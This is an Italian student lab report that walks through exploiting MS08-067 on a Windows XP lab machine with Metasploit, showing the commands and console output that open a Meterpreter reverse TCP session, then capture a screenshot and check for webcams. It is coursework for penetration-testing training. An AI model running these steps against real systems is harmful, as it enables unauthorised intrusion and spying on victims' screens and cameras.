

S7L3,

BENVENUTI LUIGI

Traccia: Hacking MS08-067

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, si dovrà:

1. Recuperare uno screenshot tramite la sessione Meterpreter.
2. Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

Ottenimento sessione:

Cerchiamo con Metasploit la vulnerabilità che vorremmo andare a sfruttare, e la utilizziamo (il payload configurato sarà di default quello a noi più congeniale:

COMMANDS: search MS08-067, use 0.

```
msf6 > search MS08-067

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Vediamo i parametri necessari per il payload. Manca il parametro RHOSTS, che settiamo inserendo l'indirizzo IP della macchina Windows XP target.

COMMANDS: show options, set RHOSTS 192.168.1.150.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.1.150    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.150
RHOSTS => 192.168.1.150
```

Controlliamo che sia tutto settato in maniera corretta:

COMMAND: show options

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.1.150   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 445             | yes      | The SMB service port (tcp)                                                                             |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                 |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.25    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |



View the full module info with the info, or info -d command.
```

E procediamo con l'exploit:

COMMAND: exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.150:445 - Automatically detecting the target...
[*] 192.168.1.150:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.150:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.150:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.150
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.150:1044) at 2024-03-06 09:58:16 -0500
```

La sessione Meterpreter è aperta (è stato comunque necessario disabilitare il firewall sulla macchina Windows XP).

Verifichiamo il responso della shell con un comando qualsiasi.

COMMAND: ipconfig

```
meterpreter > IPCONFIG
[-] Unknown command: IPCONFIG
meterpreter > ipconfig


Interface 1
-----
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
-----
Name       : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit  di pianificazione pacchetti
Hardware MAC : 08:00:27:67:37:20
MTU        : 1500
IPv4 Address : 192.168.1.150
IPv4 Netmask : 255.255.255.0
```

Portiamo a termine le 2 richieste iniziali:

1 – Screenshot

COMMAND: screenshot -p /tmp/winxp.jpg



2 – Presenza di webcam

COMMAND: webcam_list

```
meterpreter > webcam_list  
[-] No webcams were found
```